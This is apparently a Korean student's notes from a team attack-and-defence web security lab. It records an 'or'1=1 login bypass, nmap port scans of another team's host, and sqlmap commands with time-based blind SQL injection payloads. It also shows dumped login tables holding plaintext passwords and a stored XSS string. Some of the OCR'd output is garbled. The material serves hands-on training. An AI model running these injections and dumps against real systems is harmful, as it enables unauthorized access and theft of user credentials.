
실습 정리(공방전)

실습 1회차

✓ 3조에 id = admin, pw = 'or'1=1 으로 admin으로 로그인



✓ 3조에 sql injection으로 테이블명 알아냄

로그인 실패

hint SQL: SELECT *FROM blogin WHERE login_id='아이디값' AND login_pw='비밀번호값'

✓ 3조 21,80,443 열린 포트 확인

```
(root thati)-[/home/prcnsi]

# nmap -sT 13.124.14.59

Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 21:32 KST

Nmap scan report for ec2-13-124-14-59.ap-northeast-2.compute.amazonaws.com (13.1 24.14.59)

Host is up (0.024s latency).

Not shown: 997 filtered ports

PORT STATE SERVICE

21/tcp open ftp

80/tcp open http

443/tcp open https

Nmap done: 1 IP address (1 host up) scanned in 9.66 seconds
```

실습 2회차


✓ 3조 DB에 정보 탈취

-db 목록 확인






-현재 db확인: testbook 확인



-확인한 db로 지정(-D testbook)하고 테이블 조회



-테이블 지정하고 덤프(로그인 테이블/게시판 테이블)

```
Database: testbook
Table: blogin
[6 entries]
  id | login_id | created
                                               login_pw
        first_id
  1
                     2021-08-11 04:18:41
                                               first_
  2
        admin
                     2021-08-11 04:19:05
                                               admin_a
  3
                     2021-08-11 04:44:58
                                               a
  4
        visitor
                     2021-08-11 10:28:30
                                               1213
  5
                     2021-08-12 04:54:46
        ad
                     2021-08-12 11:35:57
  6
        jinseong
                                               123
[20:50:30] [INFO] table 'testbook.blogin' dumped to CSV file '/root/.local/share
/sqlmap/output/colony-team-ebmke.run.goorm.io/dump/testbook/blogin.csv'
[20:50:30] [INFO] fetched data logged to text files under '/root/.local/share/sq
lmap/output/colony-team-ebmke.run.goorm.io'
```

[*] ending @ 20:50:30 /2021-08-12/

Database: testbook Table: board [5 entries]					해이가 로드에 맞요한 데이터를 다시 제출 고칭 버튼을 부릅니다.	
id	writer	board_name	board_index	Response Headers (13) FIRE_CALCHE_MISS	created_date	Ī
1 2 3 4 5	<pre><blank> jinseong admin visitor a</blank></pre>	<pre><blank> 안녕하세용 test hi a</blank></pre>	입력 ssc <x>ript>alert(ript>alert('Hello hello a</x>	'Hello World!')ript>\r\n반가워용 World!')	2021-08-12 2021-08-12 2021-08-12 2021-08-12 2021-08-12 2021-08-12	root Style
ok/boa [20:54	ard.csv' 4:08] [INFO]		a logged to text fi	to CSV file '/root/.local/share/sqlmap/ou		

✓ 4조 공격

-id라는 변수를 get으로 받는 것으로 추정되는 페이지 발견



알고보니 get이 아니라 그냥 하이퍼링크로 값을 고정한 거였음

```
point:400 </h2>

</center>...
<center>
</center>
<a href="colony3.php?id=0">≧</a> == $θ
<a href="colony3.php?id=1">짝</a>
</center>
<a href="show me the money.php">...</a>
</body>
</html>
```

그래서 sqlmap을 post에 맞게 명령을 작성해서 공격함

```
root⊗kali)-[/home/prcnsi]
# sqlmap -u "https://colony-webnetwork--dieqj.run.goorm.io/register.php" --met hod="post" --data="username=1&password=3" -p "username" -v 3 -D colony --tables
```

```
L(CAST(DATABASE() AS NCHAR),0x20)),6,1))>124,0,1)))))Yzoz) AND 'TMru'='TMru
[21:38:15] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNUL
L(CAST(DATABASE() AS NCHAR),0x20)),6,1))>122,0,1)))))Yzoz) AND 'TMru'='TMru
[21:38:15] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNUL
L(CAST(DATABASE() AS NCHAR),0x20)),6,1))>121,0,1)))))Yzoz) AND 'TMru'='TMru
[21:38:15] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNUL
L(CAST(DATABASE() AS NCHAR),0x20)),6,1))!=121,0,1)))))yzoz) AND 'TMru'='TMru
[21:38:15] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNUL
L(CAST(DATABASE() AS NCHAR),0x20)),7,1))>96,0,1)))))Yzoz) AND 'TMru'='TMru
[21:38:16] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNUL
L(CAST(DATABASE() AS NCHAR),0x20)),7,1))>48,0,1)))))Yzoz) AND 'TMru'='TMru
[21:38:16] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNUL
L(CAST(DATABASE() AS NCHAR),0x20)),7,1))>1,0,1))))Yzoz) AND 'TMru'='TMru
[21:38:16] [INFO] retrieved: colony
[Z1:38:10] [DEBUG] performed 46 queries in 86.69 seconds
current database: 'colony'
[21:38:16] [INFO] tetched data logged to text files under '/root/.local/share/sq
lmap/output/colony-webnetwork--dieqj.run.goorm.io'
[*] ending a 21:38:16 /2021-08-12/
```

-잘 나오길래 위 명령문에 -tables,-columns만 추가해서

계속 알아냄

-전체 DB덤프는 실패함/DB하고 테이블명만 알아냄

```
[21:51:34] [DEBUG] got HTTP error code: 400 ('Bad Request')
[21:51:34] [DEBUG] column 'pw' of table 'colony.`user`' will not be dumped as it appears to be empty
[21:51:34] [DEBUG] analyzing table dump for possible password hashes
Database: colony
Table: user
[54 entries]
  id
                             money
  NULL
            NULL
                     NULL
                               NULL
  NULL
           NULL
                     NULL
                               NULL
                               NULL
  NULL
           NULL
                     NULL
  NULL
           NULL
                     NULL
                               NULL
  NULL
           NULL
                     NULL
                               NULL
                               NULL
  NULL
           NULL
                     NULL
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           NULL
NULL
  NULL
                     NULL
                              NULL
  NULL
                     NULL
                               NULL
```